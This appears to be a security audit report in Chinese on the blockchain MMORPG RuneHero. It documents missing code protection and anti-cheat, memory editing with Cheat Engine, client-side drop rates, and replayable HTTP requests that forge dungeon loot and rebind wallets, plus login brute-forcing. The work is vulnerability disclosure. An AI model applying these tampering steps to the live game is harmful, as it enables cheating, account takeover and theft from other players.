



RuneHero 游戏分析报告

2024.07.08

Senna

DAMOCLES LABS

目录

- 概要
- 游戏背景
 - ◆ 游戏版本
 - ◆ 游戏类型&游戏引擎
 - ◆ 游戏玩法可能存在的问题
- 游戏安全分析
 - ◆ 游戏代码保护
 - ◆ 游戏基础反作弊
 - ◆ 游戏逻辑问题
 - ◆ 游戏协议
- Web3 安全分析
 - ◆ 代币合约安全
 - ◆ 游戏内经济系统安全
- 关于 Damocles

一、 概要

作为一款官方介绍其为多人 MMORPG 游戏，从代码表现来看其缺乏最基础的同步框架，同时本地数据校验缺失、本地代码保护缺失、Rest API 数据校验缺失；同时官网疑似采用 Godday WordPress 托管服务，插件数量很少但是开启了 XML-RPC 功能，用户名可以直接通过接口获取，导致可以直接进行密码爆破。结合综合上的架构设计缺陷问题， Damocles 针对 RuneHero 的安全性评分为 0。

安全性评分： 

二、 游戏背景


- 进行评估的游戏版本：0.0.7 & 0.0.9
- 游戏类型&游戏引擎：MMORPG, Unity|Mono-2022.3.15
- 游戏玩法可能存在的问题：
 - 全部本地数据任意修改
 - 服务器数据任意修改
 - 游戏脱机
 - 官方账号爆破

三、 游戏安全性分析


游戏代码保护：

分析过程：


1. 由于不同的引擎有不同的分析模式,所以在获取到游戏 EXE 后首先需要确定游戏使用的引擎,通过对游戏基础信息识别我们可以确定该游戏是使用 Unity 进行开发。



2. 通过 dnspy 进行反编译,发现 CSharp-Assembly 在 0.0.7 版本并未进行加密,在 0.0.9 版本进行了轻量的混淆,但是差异不大。



0.0.7 版本



0.0.9 版本

因此通过结合两个版本的源码可以对游戏逻辑进行快速的理解。


分析结论:

RuneHero 在游戏代码保护方面得分为 0 分，其 client 代码在初次发布时已经泄露后边使用混淆代码进行保护的效果并不高，且本地的 bundle 文件并未加密，同样可以进行解密阅读。


游戏基础反作弊：

分析过程:

1. 在基础反作弊检测方面，我们主要从两个方面进行测试，一个是游戏是否存在反调试，另一个是游戏是否存在读写保护。
2. 在游戏打开状态下使用 CE 进行附加，并且对通用函数进行下断点，发现游戏并没有退出，或者提示



3. 可以使用 CE 提供的 Mono 插件进行更加快速的定位，通过对 Oni.Game.Settings.Load 的分析可以看到当前玩家的配置文件存放位置。
4. 同时可以通过对函数 Oni.Game.DungeonProcedure.CreatePlayer() 的分析，结合 CE 中的内存布局进行角色数据的修改。



```
private gv CreatePlayer()
{
    Dictionary<cmd, Fixed> dictionary = cpf<cmd, Fixed>.prg();
    Dictionary<cmd, Fixed> dictionary2 = cpf<cmd, Fixed>.prg();
    dictionary.Add(cmd.Level, Fixed.pvu(cmc.zjo.Level));
    dictionary.Add(cmd.Exp, Fixed.pvu(cmc.zjo.Exp));
    CharacterCreateData a = new CharacterCreateData
    {
        zlc = cpv.Player,
        zld = cmc.zjo.Skills,
        zlf = dictionary,
        zkx = cmc.zjo.CharacterConfigID,
        zkz = ek.baa.j.qkz.qlo.qlh
    };
    Fixed @fixed;
    dictionary.TryGetValue(cmd.Level, out @fixed);
    PlayerCharacterConfig playerCharacterConfig = PlayerCharacterConfig.ByID(cmc.zjo.CharacterConfigID);
    dictionary2[cmd.HPBase] = (Fixed)((long)playerCharacterConfig.HP);
    dictionary2[cmd.HPGrow] = (Fixed)((long)playerCharacterConfig.HPGrow) / (Fixed)1000L;
    dictionary2[cmd.MPBase] = (Fixed)((long)playerCharacterConfig.MP);
    dictionary2[cmd.MPGrow] = (Fixed)((long)playerCharacterConfig.MPGrow) / (Fixed)1000L;
    dictionary2[cmd.MPRecoverBase] = (Fixed)((long)playerCharacterConfig.MPRecover) / (Fixed)1000L;
    dictionary2[cmd.MPRecoverGrow] = (Fixed)((long)playerCharacterConfig.MPRecoverGrow) / (Fixed)1000L;
    dictionary2[cmd.PhysicalDamageBase] = (Fixed)((long)playerCharacterConfig.PhysicalDamage) / (Fixed)1000L;
    dictionary2[cmd.PhysicalDamageGrow] = (Fixed)((long)playerCharacterConfig.PhysicalDamageGrow) / (Fixed)1000L;
    dictionary2[cmd.MagicalDamageBase] = (Fixed)((long)playerCharacterConfig.MagicalDamage) / (Fixed)1000L;
    dictionary2[cmd.MagicalDamageGrow] = (Fixed)((long)playerCharacterConfig.MagicalDamageGrow) / (Fixed)1000L;
    dictionary2[cmd.ArmorBase] = (Fixed)((long)playerCharacterConfig.Armor) / (Fixed)1000L;
    dictionary2[cmd.ArmorGrow] = (Fixed)((long)playerCharacterConfig.ArmorGrow) / (Fixed)1000L;
    dictionary2[cmd.MRBase] = (Fixed)((long)playerCharacterConfig.MR) / (Fixed)1000L;
    dictionary2[cmd.MRGrow] = (Fixed)((long)playerCharacterConfig.MRGrow) / (Fixed)1000L;
    dictionary2[cmd.CriticalBase] = (Fixed)((long)playerCharacterConfig.Critical);
    dictionary2[cmd.CriticalDamageBase] = (Fixed)((long)playerCharacterConfig.CriticalDamage);
    dictionary2[cmd.MoveSpeedBase] = (Fixed)((long)playerCharacterConfig.MoveSpeed) / (Fixed)1000L;
    gv gv = pa.ejj(a, dictionary2, cmc.zjo);
    cmc.zjk = gv.qlh;
    cpf<cmd, Fixed>.prh(dictionary);
    cpf<cmd, Fixed>.prh(dictionary2);
    pa.ejk(gv, cmc.zjo);
    return gv;
}
```

call procedure	
A5	B0
0040 00007FFD4D020D69	0000000000000000
EB0 000002801E112E00	0000000000000000
000 00007FFD4D1E5310	0000000000000000
7F0 000002811539BD20	0000000000000000
E60 00007FFD4D242825	0000000000000000
2A6 811124DD30BB4908	0000000000000000
2A0 000002801E11DB90	0000000000000000
E40 000000E41911CDA0	0000000000000000
DB0 00000281111679DB	0000000000000000
ID0 0000028113432D80	0000000000000000
008 00000281153C5900	0000000000000000
8B0 0000000000000000	0000000000000000
000 00000281123472A0	0000000000000000
000 00000281123472A0	0000000000000000

Change address

Address: 00000281156C7690 = 70 57 1E 7A 7F 02 00 00 00 00 00 00 00 00 00 54 B0 02 15 81 02 00 00 70 4E 67 15 81 02 ...

Description: No description

Type: Array of byte

☒ Hexadecimal ☐ Signed

Length: 16

分析结论:

1. RuneHero 在反作弊对抗上基本保护为 0，缺少针对动态调试，动态分析的对抗，因为对于想作恶的玩家来说成本很低，并且缺少对已经作弊的玩家的检测能力。
2. 只测试反调试和读写保护两个方面的原因是对于一块外挂来说，找数据与实

现功能只需要通过调试和读写就可以实现。如果最基础的两个保护能力都缺失的话，那么一些注入、hook 等检测也毫无意义。

游戏逻辑问题&外挂原理分析

分析过程：

在对 RuneHero 分析时发现，当前的项目的主要盈利手段是通过获取游戏内的道具进行提升当前的装备积分。通过积分的排行来进行评估，因此主要的盈利通道就是来自于掉落的宝物。但是目前看来在每次怪物击杀时，都会根据本地配置的 Config 信息进行掉落判定。

id	beh	DropTreasureConfig X Dictionary<TKey, TValue>
		<pre>public static void Reset() { DropTreasureConfig.Count = 0; DropTreasureConfig.datas = null; DropTreasureConfig.indexMap = null; }</pre>
		<pre>// Token: 0x060001B4 RID: 436 RVA: 0x00005B9C File Offset: 0x00003D9C [NotObfuscatedCause("Because of some type skipping settings.")] public static DropTreasureConfig ByID(int id) { if (id <= 0) { return DropTreasureConfig.Null; } int index; if (!DropTreasureConfig.indexMap.TryGetValue(id, out index)) { return DropTreasureConfig.Null; } return DropTreasureConfig.ByIndex(index); }</pre>
		<pre>// Token: 0x060001B5 RID: 437 RVA: 0x00005BCE File Offset: 0x00003DCE [NotObfuscatedCause("Because of some type skipping settings.")] public static DropTreasureConfig ByIndex(int index) { return DropTreasureConfig.datas[index]; }</pre>
		<pre>// Token: 0x170000A8 RID: 168 // (get) Token: 0x060001B6 RID: 438 RVA: 0x00005EDB File Offset: 0x00003DDB // (set) Token: 0x060001B7 RID: 439 RVA: 0x00005EB3 File Offset: 0x00003DE3 [NotObfuscatedCause("Because of some type skipping settings.")] public bool HasValue { [NotObfuscatedCause("Because of some type skipping settings.")]</pre>
		<pre>// Token: 0x170000A9 RID: 169 // (get) Token: 0x060001B8 RID: 440 RVA: 0x00005BEC File Offset: 0x00003DEC [NotObfuscatedCause("Because of some type skipping settings.")] public static DropTreasureConfig Null { [NotObfuscatedCause("Because of some type skipping settings.")]</pre>
		<pre>// Token: 0x170000AA RID: 170 // (get) Token: 0x060001B9 RID: 441 RVA: 0x00005BF3 File Offset: 0x00003DF3 // (set) Token: 0x060001BA RID: 442 RVA: 0x00005BFB File Offset: 0x00003DFB [NotObfuscatedCause("Because of some type skipping settings.")] public int ID { [NotObfuscatedCause("Because of some type skipping settings.")] readonly</pre>
		<pre>// Token: 0x170000AB RID: 171 // (get) Token: 0x060001BB RID: 443 RVA: 0x00005C04 File Offset: 0x00003E04 // (set) Token: 0x060001BC RID: 444 RVA: 0x00005C0C File Offset: 0x00003E0C [NotObfuscatedCause("Because of some type skipping settings.")] public int[] SubTreasureID { [NotObfuscatedCause("Because of some type skipping settings.")]</pre>
		<pre>// Token: 0x170000AC RID: 172 // (get) Token: 0x060001BD RID: 445 RVA: 0x00005C15 File Offset: 0x00003E15 // (set) Token: 0x060001BE RID: 446 RVA: 0x00005C1D File Offset: 0x00003E1D</pre>

分析结论：

因此，如果通过爆率调整，则可以快速的进行获取高价值道具，而且目前游戏并没有能力来发现当前客户端爆率是否合理，其原因还是由于同步缺失，以至于服务端无法了解当前的客户端状态，并且爆率由本地操纵，而非服务器计算。基于此，其安全性评分为0。

游戏协议&Server 安全性分析

当前的游戏协议设计缺陷明显，由于同步框架的缺失，很多本应该由服务器计算的数据结果均放在本地，服务器的作用只有登录，与数据存储。

游戏协议安全性分析

- **协议一：地牢结算问题 严重 (critical)**

漏洞描述：

在玩家退出地牢时，会调用接口 `http://api.beamable.com/xxxxx/ExitDungeon`

在该接口中存在当前地牢中玩家获取的装备、药水、矿石等数据。可以对发包数据进行修改，且服务器接受。

漏洞危害：

作恶玩家可以低成本的发送数据包，并且可以通过创建一个高价值账号以后复制其结算时的包体内容进行账号裂变。

漏洞演示:

修改包体内数据


```
1 POST /basic/1/ [REDACTED] /ExitDungeon HTTP/2
2 Host: api.beamable.com
3 Content-Type: application/json
4 X-Beam- [REDACTED]
5 X-Ks-Beam- [REDACTED]
6 X-Ks-User-Agent: Unity-WindowsPlayer
7 Authorization: Be [REDACTED]
8 X-Unity-Version: 2021.10.11
9 User-Agent: UnityPlayer/2021.10.11f1 (UnityWebRequest/1.1/8.4.0-DEV)
10 Accept: application/json
11 X-Ks-Game-Version: 0
12 Accept-Encoding: gzip, deflate
13 X-Ks-User-Agent: [REDACTED]
14 Content-Length: [REDACTED]
15
16 {
  "characterID": "[REDACTED]",
  "data": {
    "Level": 111233132541,
    "Exp": 1116691496960,
    "Skills": [
      {
        "ConfigID": 100100101,
        "Level": 1,
        "Talents": [
        ]
      },
      {
        "ConfigID": 100100201,
        "Level": 1,
        "Talents": [
        ]
      },
      {
        "ConfigID": 100101001,
        "Level": 1,
        "Talents": [
        ]
      }
    ],
    "SoulShard": 12345,
    "RuneShard": 12345,
    "ArcaneDust": 12345,
    "WearingEquipments": [
      {
        "ID": "cf4 [REDACTED]",
        "ConfigID": 10010101,
        "Type": 2,
        "CurrencyType": 0,
        "Count": 1,
        "Quality": 1,
        "EquipPart": 1,
        "EquipEnhanceLevel": 0,
        "EquipEnhanceExp": 0,
        "EquipEnhanceMax": 0
      }
    ]
  }
}
```

服务端响应为成功

```
pretty Raw Hex Render
HTTP/2 200 OK
Date: [REDACTED] GMT
Content-Type: application/json
Content-Length: 35
Access-Control-Allow-Origin: [REDACTED]
Server: akamai-netsession/1.0

{
  "ErrorCode": 0,
  "ErrorMessage": null
}
```

数据显示为修改后的数值，第三个材料默认为 0，但是在熔炉阶段会显示为正常数据。



- **协议二：绑定钱包 中危 (medium)**

漏洞描述：

在绑定钱包时，会调用接口 `http://api.beamable.com/xxxxx/SetWallet` 绑定成功以后客户端则会隐藏绑定钱包接口，但是可以通过直接调用接口进行重复绑定。

漏洞危害：

由于不清楚后台是如何设置的，重复绑定可能导致的后果可能是一个角色可以对应多个钱包，也有可能是直接进行内容覆盖，因此如果存在账号泄露或者 Cookie 越权的情况下、则可以恶意操纵其他人的钱包绑定信息。

漏洞演示：

通过 Burp Repeater 功能进行接口重放

```
POST / HTTP/2
Host: api.walletconnect.com
Accept-Encoding: gzip, deflate, br
X-Ks-Game-Version: 0.0.9.bf159f807
Content-Type: application/json
X-Ks-User-Agent: 
Authorization: 
X-Unity-Version: 
X-Beam-Scope: 
User-Agent: UnityWebRequest/1.0, libcurl/8.4.0-DEV
X-Ks-Beam-Scope-Version: 1.19.17
X-Ks-User-Agent: 
Accept: application/json
Content-Length: 55

{
  "wallet": "02a"
```


响应成功:

Response


Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Mon, 08 Jul 2019 15:56:31 GMT
3 Content-Type: application/javascript
4 Content-Length: 1024
5 Access-Control-Allow-Origin: *
6 Server: Apache/2.4.18
7
8 {
9   "ErrorCode": 0,
10  "ErrorMessage": null
11 }
```

修改以前绑定中的钱包尾数为 ef:



二次绑定以后钱包尾数为 2a



- **协议三：登录协议 低危 (Low)**

漏洞描述：

在用户登录注册时，会调用接口 `http://api.beamable.com/xxxx/auth/token` 进行登录，用户名密码明文存储，同时不限制访问次数，即可以重复发包进行密

码爆破。

漏洞危害：存在账号泄露风险。

```
1 POST /basic/auth/token HTTP/2
2 Host: api.beamable.com
3 Authorization: Basic [REDACTED]
4 Content-Type: application/json
5 Accept: application/json
6 X-Ks-User-Agent-Version: 2022.3.15f1
7 X-Unity-Version: 2022.3.15f1
8 User-Agent: UnityPlayer/2022.3.15f1 (UnityWebRequest/1.0, libcurl/8.4.0-DEV)
9 X-Ks-Game-Version: 0.0.9.bf159f807
10 Accept-Encoding: gzip, deflate, br
11 X-Beam-Sdk-Version: 1.19.17
12 X-Ks-Beam-Sdk-Version: 1.19.17
13 X-Ks-User-Agent: Unity-WindowsPlayer
14 Content-Length: 111
15
16 {
17   "grant_type": "password",
18   "username": "s. [REDACTED]@gmail.com",
19   "password": "B [REDACTED] /$%",
20   "customerScope": [REDACTED]
21 }
```

Web 网站安全性分析

RuneHero 使用 WordPress 进行建站,并且从资产分析来看,疑似使用 Godaddy 的 wordpress

托管服务

域名: runehero.io

资产信息: WordPress-6.5.5

问题一：用户名泄露 中危 (Medium)

